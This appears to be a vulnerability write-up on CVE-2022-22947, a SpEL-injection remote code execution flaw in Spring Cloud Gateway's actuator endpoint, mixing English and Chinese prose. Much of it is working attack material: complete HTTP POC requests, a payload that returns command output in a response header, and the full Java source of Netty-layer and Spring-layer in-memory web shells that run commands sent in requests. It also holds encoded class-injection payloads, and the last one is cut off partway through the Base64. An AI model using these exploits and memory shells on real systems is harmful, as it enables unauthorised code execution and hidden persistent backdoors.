
Spring Cloud Gateway is a new project under Spring Cloud, built on Spring 5.0, Spring Boot 2.0, and Project Reactor. It aims to provide a simple and effective unified API routing management method for microservice architectures. Recently, Spring Cloud Gateway was reported to have a critical RCE vulnerability CVE. The CVE details indicate that when the application enables and exposes the Gateway Actuator endpoint of Spring Cloud Gateway, it is vulnerable to remote code injection attacks. An attacker can send malicious requests to execute arbitrary code remotely. Currently affected versions are as follows:
This analysis learns the vulnerability principle and further exploitation methods by reproducing this CVE.
Use the following dependencies to create a Maven project:```xml org.springframework.cloud spring-cloud-gateway-server 3.0.6 org.springframework.cloud spring-cloud-starter-gateway 3.0.6 org.springframework.boot spring-boot-starter-actuator 2.5.9
spring boot default configuration, only the `health` endpoint is exposed via web. If you need to expose the `gateway`, you need to manually configure it, refer to [official documentation](https://docs.spring.io/spring-boot/docs/current/reference/html/actuator.html#actuator.endpoints) ,[【2】](https://docs.spring.io/spring-cloud-gateway/docs/3.0.4/reference/html/#actuator-api) :```text
management.endpoint.gateway.enabled=true
management.endpoints.web.exposure.include=gateway,health
Send the following POC:```text POST /actuator/gateway/routes/test2 HTTP/1.1 Host: 127.0.0.1:9000 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7 Connection: close Content-Length: 306 Content-Type: application/json
{ "id": "test2", "predicates": [{ "name": "Path", "args": {"_genkey_0":"/test2"} }], "filters":[{ "name": "AddResponseHeader", "args": { "name": "Result", "value": "#{T(java.lang.Runtime).getRuntime().exec("calc")}" } }], "uri": "http://127.0.0.1:9999" }]

Then send ```POST /actuator/gateway/refresh``` to refresh the route cache to trigger the POC:

## Principle Analysis
Observing the POC above, first a route is dynamically added via ```POST /actuator/gateway/routes/test2```. During the route addition, there is a filter that processes input parameters, which can parse the value as a SpEL expression, and then when the route cache is refreshed, the POC is triggered.
First, let's look at the mechanism of Spring Cloud Gateway's dynamic route configuration.
### Dynamic Route Configuration
Spring Cloud Gateway supports registering routes via code/configuration files. Taking the official [demo](https://spring.io/guides/gs/gateway/) as an example:```java
@Bean
public RouteLocator myRoutes(RouteLocatorBuilder builder) {
return builder.routes()
.route(p -> p
.path("/get")
.filters(f -> f.addRequestHeader("Hello", "World"))
.uri("http://httpbin.org:80"))
.build();
}
The way of configuration files is similar to code:```yaml application.yml spring: cloud: gateway: routes: - id: test1 uri: 目标uri predicates: - Path=/test1, filters: - StripPrefix=1
The routes added by these two methods are static; if you need to add, modify, or delete route configurations and rules, you must restart the application for them to take effect. However, in practice, Spring Cloud Gateway serves as the entry point for all traffic and requires high availability. Therefore, after exposing the `/gateway` endpoint, you can dynamically add, delete, and modify route information via `/gateway/routes`. However, the route information added in this way only exists in memory; once the service restarts, the newly added route configuration information is lost.
From the route registration format above, a route information includes a target URI, a filter collection, and a predicates collection. The predicates can match requests using any content from the HTTP request (headers, parameters). Spring Cloud Gateway has many built-in route predicate factory classes, such as Before, After, Between, Cookie, Header, Host, [Path, etc.](https://docs.spring.io/spring-cloud-gateway/docs/3.0.4/reference/html/#gateway-request-predicates-factories).
Filters are used to modify requests or responses before or after sending the request. Similarly, there are many built-in filter sets. In the RCE triggering payload above, we used the `AddResponseHeader` filter. Other filters include `RewritePath`, `SetPath`, etc. There are two types of filters: `GlobalFilter`, which is valid for all routes, and `GatewayFilter`, which is only valid for a single route. For details, refer to https://www.cnblogs.com/duanxz/p/14780675.html.

,

## Request Flow
So, what is the specific flow when a request arrives at the gateway and then goes to the backend proxied service? The flow in the official documentation is as follows:

The client sends a request to Spring Cloud Gateway. Then, in the Gateway Handler Mapping, the matching route is found and sent to the Gateway Web Handler. The Handler then sends the request to our actual service through the specified filter chain to execute business logic, and then returns. Filters are separated by dashed lines because they may execute business logic before (pre) or after (post) sending the proxy request.

`RoutePredicateHandlerMapping` finds the route, and then the `webHandler` processes it:

In the `webHandler`, after finding `gatewayFilters` and `globalFilters`, they are sorted according to the `Order` value defined in the filters, forming a filter chain, and all filters are executed.
### Dynamic Route Registration
Next, let's take a closer look at why adding a route via the gateway endpoint triggers SPEL execution.```POST /actuator/gateway/routes/{id}```添加路由时首先校验route定义中的filter和predicates,校验方式是检查filterName和predicatesName是否在已定义的filter集合和predicates集合内,校验通过之后将该路由信息保存到内存路由信息map中:


然后刷新路由缓存时,经过如下的调用栈后在RouteDefinitionRouteLocator.convertToRoute()方法中分别解析route定义中的predicates和filter:
```text
at org.springframework.cloud.gateway.route.RouteDefinitionRouteLocator.convertToRoute(RouteDefinitionRouteLocator.java:116)
at org.springframework.cloud.gateway.route.RouteDefinitionRouteLocator$$Lambda$883.729787591.apply(Unknown Source:-1)
... // Spring WebFlux publisher and subscriber mechanism
at org.springframework.cloud.gateway.route.CachingRouteLocator.onApplicationEvent(CachingRouteLocator.java:81)
at org.springframework.cloud.gateway.route.CachingRouteLocator.onApplicationEvent(CachingRouteLocator.java:40)
at org.springframework.context.event.SimpleApplicationEventMulticaster.doInvokeListener(SimpleApplicationEventMulticaster.java:176)
at org.springframework.context.event.SimpleApplicationEventMulticaster.invokeListener(SimpleApplicationEventMulticaster.java:169)
at org.springframework.context.event.SimpleApplicationEventMulticaster.multicastEvent(SimpleApplicationEventMulticaster.java:143)
at org.springframework.context.support.AbstractApplicationContext.publishEvent(AbstractApplicationContext.java:421)
at org.springframework.context.support.AbstractApplicationContext.publishEvent(AbstractApplicationContext.java:378)
at org.springframework.cloud.gateway.actuate.AbstractGatewayControllerEndpoint.refresh(AbstractGatewayControllerEndpoint.java:96)```


解析filter的过程中根据定义中的filterName获取到对应的GatewayFilterFactory,然后进入ConfigurationService将各属性键值绑定之前会先进行normalizedProperties处理,处理的过程中对value进行了spel解析后再进行绑定:


在上面的整个过程中,保存路由信息的时候会校验route定义中的filter是否合法,合法才会把路由信息保存到内存map中,而且在刷新之后解析路由的时候也校验了是否能根据定义中的filterName获取到对应的GatewayFilterFactory,能获取到才进行属性键值绑定处理,所以漏洞触发可使用的filter就包括了已定义的所有合法filter:

```text
0 = "SetPath"
1 = "RequestHeaderToRequestUri"
2 = "RequestHeaderSize"
3 = "RemoveRequestHeader"
4 = "RemoveRequestParameter"
5 = "ModifyRequestBody"
6 = "AddRequestParameter"
7 = "RewriteLocationResponseHeader"
8 = "MapRequestHeader"
9 = "DedupeResponseHeader"
10 = "PreserveHostHeader"
11 = "RewritePath"
12 = "SetStatus"
13 = "SetRequestHeader"
14 = "PrefixPath"
15 = "SetRequestHostHeader"
16 = "SaveSession"
17 = "StripPrefix"
18 = "ModifyResponseBody"
19 = "RequestSize"
20 = "RedirectTo"
21 = "SetResponseHeader"
22 = "SecureHeaders"
23 = "AddResponseHeader"
24 = "Retry"
25 = "AddRequestHeader"
26 = "RemoveResponseHeader"
27 = "RewriteResponseHeader"```

上面是利用filter触发漏洞的整体过程,我们看到路由定义中的predicates的处理过程跟filter是类似的,那么predicates是否也能触发漏洞呢?已定义的所有predicates集合是不是也都可以用呢?
把payload中的predicates换上payload试试:

也是能成功触发的,可以利用的predicates集合包括以下已定义的所有predicates:

```text
0 = "After"
1 = "Before"
2 = "Between"
3 = "Cookie"
4 = "Header"
5 = "Host"
6 = "Method"
7 = "Path"
8 = "Query"
9 = "ReadBody"
10 = "RemoteAddr"
11 = "Weight"
12 = "CloudFoundryRouteService"```
综上,只要在添加路由的过程中使用的filters或者predicates的name值合法,当传入包含payload的spel表达式值时都可触发该漏洞。
## 漏洞利用
### 回显
上面的value经过spel解析之后的结果绑定到属性的value的时候,必须是String类型,上面提到的GatewayFilter中有一些是跟响应有关的如SetResponseHeader/AddResponseHeader等,所以可以利用这些响应相关的filter来完成利用后的回显:
```text
POST /actuator/gateway/routes/test4 HTTP/1.1
Host: 127.0.0.1:9000
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Length: 422
Content-Type: application/json
{
"id": "test3",
"predicates": [{
"name": "Path",
"args": {"_genkey_0":"/test4"}
}],
"filters":[{
"name": "AddResponseHeader",
"args": {
"name": "Result",
"value": "#{T(java.util.Base64).getEncoder().encodeToString(T(java.lang.Runtime).getRuntime().exec(new String[]{\"whoami\"}).getInputStream().readAllBytes())}"
}
}],
"uri": "http://127.0.0.1:9999/test4",
"order": 0
}]```

### 内存马
#### netty层内存马
以下内容参考了[这篇文章](https://gv7.me/articles/2022/the-spring-cloud-gateway-inject-memshell-through-spel-expressions/)
常规中间件的内存马的构造思路:首先分析涉及处理请求的对象,通过它的源码看看是否能获取请求内容以及能否控制响应内容。然后分析该对象是如何被注册到内存当中的,最后我们只要模拟下这个过程即可。
spring cloud gateway的web服务是netty+spring构建的,netty的web服务没有遵循servlet规范来设计。不像常规的中间件,filter/servlet/listener组件有一个统一的维护对象。netty每一个请求过来,都是动态构造pipeline,pipeline上的handler都是在这个时候new的。负责给pipeline添加handler是ChannelPipelineConfigurer(下面简称为configurer),因此注入netty内存马的关键是分析configurer如何被netty管理和工作的。最终netty层的内存马如下:
```java
import io.netty.buffer.Unpooled;
import io.netty.channel.*;
import io.netty.handler.codec.http.*;
import io.netty.util.CharsetUtil;
import reactor.netty.ChannelPipelineConfigurer;
import reactor.netty.ConnectionObserver;
import java.lang.reflect.Array;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.net.SocketAddress;
import java.util.Scanner;
public class NettyMemShell extends ChannelDuplexHandler implements ChannelPipelineConfigurer {
private ConnectionObserver connectionObserver;
private Channel channel;
private SocketAddress socketAddress;
public static String doInject(){
String msg = "inject-start";
try {
Method getThreads = Thread.class.getDeclaredMethod("getThreads");
getThreads.setAccessible(true);
Object threads = getThreads.invoke(null);
for (int i = 0; i < Array.getLength(threads); i++) {
Object thread = Array.get(threads, i);
if (thread != null && thread.getClass().getName().contains("NettyWebServer")) {
Field _val$disposableServer = thread.getClass().getDeclaredField("val$disposableServer");
_val$disposableServer.setAccessible(true);
Object val$disposableServer = _val$disposableServer.get(thread);
Field _config = val$disposableServer.getClass().getSuperclass().getDeclaredField("config");
_config.setAccessible(true);
Object config = _config.get(val$disposableServer);
Field _doOnChannelInit = config.getClass().getSuperclass().getSuperclass().getDeclaredField("doOnChannelInit");
_doOnChannelInit.setAccessible(true);
_doOnChannelInit.set(config, new NettyMemShell());
msg = "inject-success";
}
}
}catch (Exception e){
msg = "inject-error";
}
return msg;
}
@Override
// Step1. Register Handler to the pipeline as a ChannelPipelineConfigurer
public void onChannelInit(ConnectionObserver connectionObserver, Channel channel, SocketAddress socketAddress) {
this.connectionObserver = connectionObserver;
this.channel = channel;
this.socketAddress = socketAddress;
ChannelPipeline pipeline = channel.pipeline();
// Add the memory shell handler before the Spring layer handler
pipeline.addBefore("reactor.left.httpTrafficHandler","memshell_handler",new NettyMemShell());
}
@Override
// Step2. Handle requests as a Handler, implementing the memory shell's functional logic here
public void channelRead(ChannelHandlerContext ctx, Object msg) throws Exception {
if(msg instanceof HttpRequest){
HttpRequest httpRequest = (HttpRequest)msg;
try {
if(httpRequest.headers().contains("X-CMD")) {
String cmd = httpRequest.headers().get("X-CMD");
String execResult = new Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A").next();
// Return the execution result
send(ctx, execResult, HttpResponseStatus.OK);
return;
}
}catch (Exception e){
e.printStackTrace();
}
}
ctx.fireChannelRead(msg);
}
private void send(ChannelHandlerContext ctx, String context, HttpResponseStatus status) {
FullHttpResponse response = new DefaultFullHttpResponse(HttpVersion.HTTP_1_1, status, Unpooled.copiedBuffer(context, CharsetUtil.UTF_8));
response.headers().set(HttpHeaderNames.CONTENT_TYPE, "text/plain; charset=UTF-8");
ctx.writeAndFlush(response).addListener(ChannelFutureListener.CLOSE);
}
}```
POC如下:
```text
POST /actuator/gateway/routes/test5 HTTP/1.1
Host: 127.0.0.1:9000
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Length: 8243
Content-Type: application/json
{
"id": "test5",
"predicates": [{
"name": "Path",
"args": {"_genkey_0":"/test5"}
}],
"filters":[{
"name": "AddResponseHeader",
"args": {
"name": "Result",
"value": "#{T(org.springframework.cglib.core.ReflectUtils).defineClass(\"NettyMemShell\",T(org.springframework.util.Base64Utils).decodeFromString(\"yv66vgAAADcBFAoAQQB8CA...\"),new javax.management.loading.MLet(new java.net.URL[0],T(java.lang.Thread).currentThread().getContextClassLoader())).doInject()}"
}
}],
"uri": "http://127.0.0.1:9999/test5",
"order": 0
}]```
#### Spring层内存马
Spring cloud gateway主要的路由分发主要由org.springframework.web.reactive.DispatcherHandler类和它三个组件来完成
* org.springframework.web.reactive.HandlerMapping 路由匹配器
* org.springframework.web.reactive.HandlerAdapter handler适配器
* org.springframework.web.reactive.HandlerResultHandler 结果处理器

基于这个流程,我们可以梳理出一个构造内存马的思路。让HandlerMapping注册一个映射关系,通过映射关系让特定的HandlerAdapter执行到我们的内存马流程,最后内存马返回一个HandlerResultHandler可以处理的结果类型即可。最终利用RequestMappingHandlerMapping类形成的内存马如下:
```java
public class SpringRequestMappingMemshell {
public static String doInject(Object requestMappingHandlerMapping) {
String msg = "inject-start";
try {
Method registerHandlerMethod = requestMappingHandlerMapping.getClass().getDeclaredMethod("registerHandlerMethod", Object.class, Method.class, RequestMappingInfo.class);
registerHandlerMethod.setAccessible(true);
Method executeCommand = SpringRequestMappingMemshell.class.getDeclaredMethod("executeCommand", String.class);
PathPattern pathPattern = new PathPatternParser().parse("/*");
PatternsRequestCondition patternsRequestCondition = new PatternsRequestCondition(pathPattern);
RequestMappingInfo requestMappingInfo = new RequestMappingInfo("", patternsRequestCondition, null, null, null, null, null, null);
registerHandlerMethod.invoke(requestMappingHandlerMapping, new SpringRequestMappingMemshell(), executeCommand, requestMappingInfo);
msg = "inject-success";
}catch (Exception e){
msg = "inject-error";
}
return msg;
}
public ResponseEntity executeCommand(String cmd) throws IOException {
String execResult = new Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A").next();
return new ResponseEntity(execResult, HttpStatus.OK);
}
}```
POC:
```text
POST /actuator/gateway/routes/test6 HTTP/1.1
Host: 127.0.0.1:9000
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Length: 5148
Content-Type: application/json
{
"id": "test6",
"predicates": [{
"name": "Path",
"args": {"_genkey_0":"/test6"}
}],
"filters":[{
"name": "AddResponseHeader",
"args": {
"name": "Result",
"value": "#{T(org.springframework.cglib.core.ReflectUtils).defineClass(\"NettyMemShell\",T(org.springframework.util.Base64Utils).decodeFromString(\"yv66vgAAADcAigoABgBHCABICgAGAEkIADAHAEoHAEsHAEwHAE0KAAUATgoABwBPBwBQCAAyBwBxBwBSCgAOAEcIAFMKAA4AVAcAVQcAVgoAEgBXCABYCgAIAFkKAAsARwoABwBaCABbBwBcCABdBwBeCgBfAGAKAF8AYQoAYgBjCgAcAGQIAGUKABwAZgoAHABnBwBoCQBpAGoKACQAawEABjxpbml0PgEAAygpVgEABENvZGUBAA9MaW5lTnVtYmVyVGFibGUBABJMb2NhbFZhcmlhYmxlVGFibGUBAAR0aGlzAQAeTFNwcmluZ1JlcXVlc3RNYXBwaW5nTWVtc2hlbGw7AQAIZG9JbmplY3QBACYoTGphdmEvbGFuZy9PYmplY3Q7KUxqYXZhL2xhbmcvU3RyaW5nOwEAFXJlZ2lzdGVySGFuZGxlck1ldGhvZAEAGkxqYXZhL2xhbmcvcmVmbGVjdC9NZXRob2Q7AQAOZXhlY3V0ZUNvbW1hbmQBAAtwYXRoUGF0dGVybgEAMkxvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi91dGlsL3BhdHRlcm4vUGF0aFBhdHRlcm47AQAYcGF0dGVybnNSZXF1ZXN0Q29uZGl0aW9uAQBMTG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3JlYWN0aXZlL3Jlc3VsdC9jb25kaXRpb24vUGF0dGVybnNSZXF1ZXN0Q29uZGl0aW9uOwEAEnJlcXVlc3RNYXBwaW5nSW5mbwEAQ0xvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9yZWFjdGl2ZS9yZXN1bHQvbWV0aG9kL1JlcXVlc3RNYXBwaW5nSW5mbzsBAAFlAQAVTGphdmEvbGFuZy9FeGNlcHRpb247AQAccmVxdWVzdE1hcHBpbmdIYW5kbGVyTWFwcGluZwEAEkxqYXZhL2xhbmcvT2JqZWN0OwEAA21zZwEAEkxqYXZhL2xhbmcvU3RyaW5nOwEADVN0YWNrTWFwVGFibGUBAD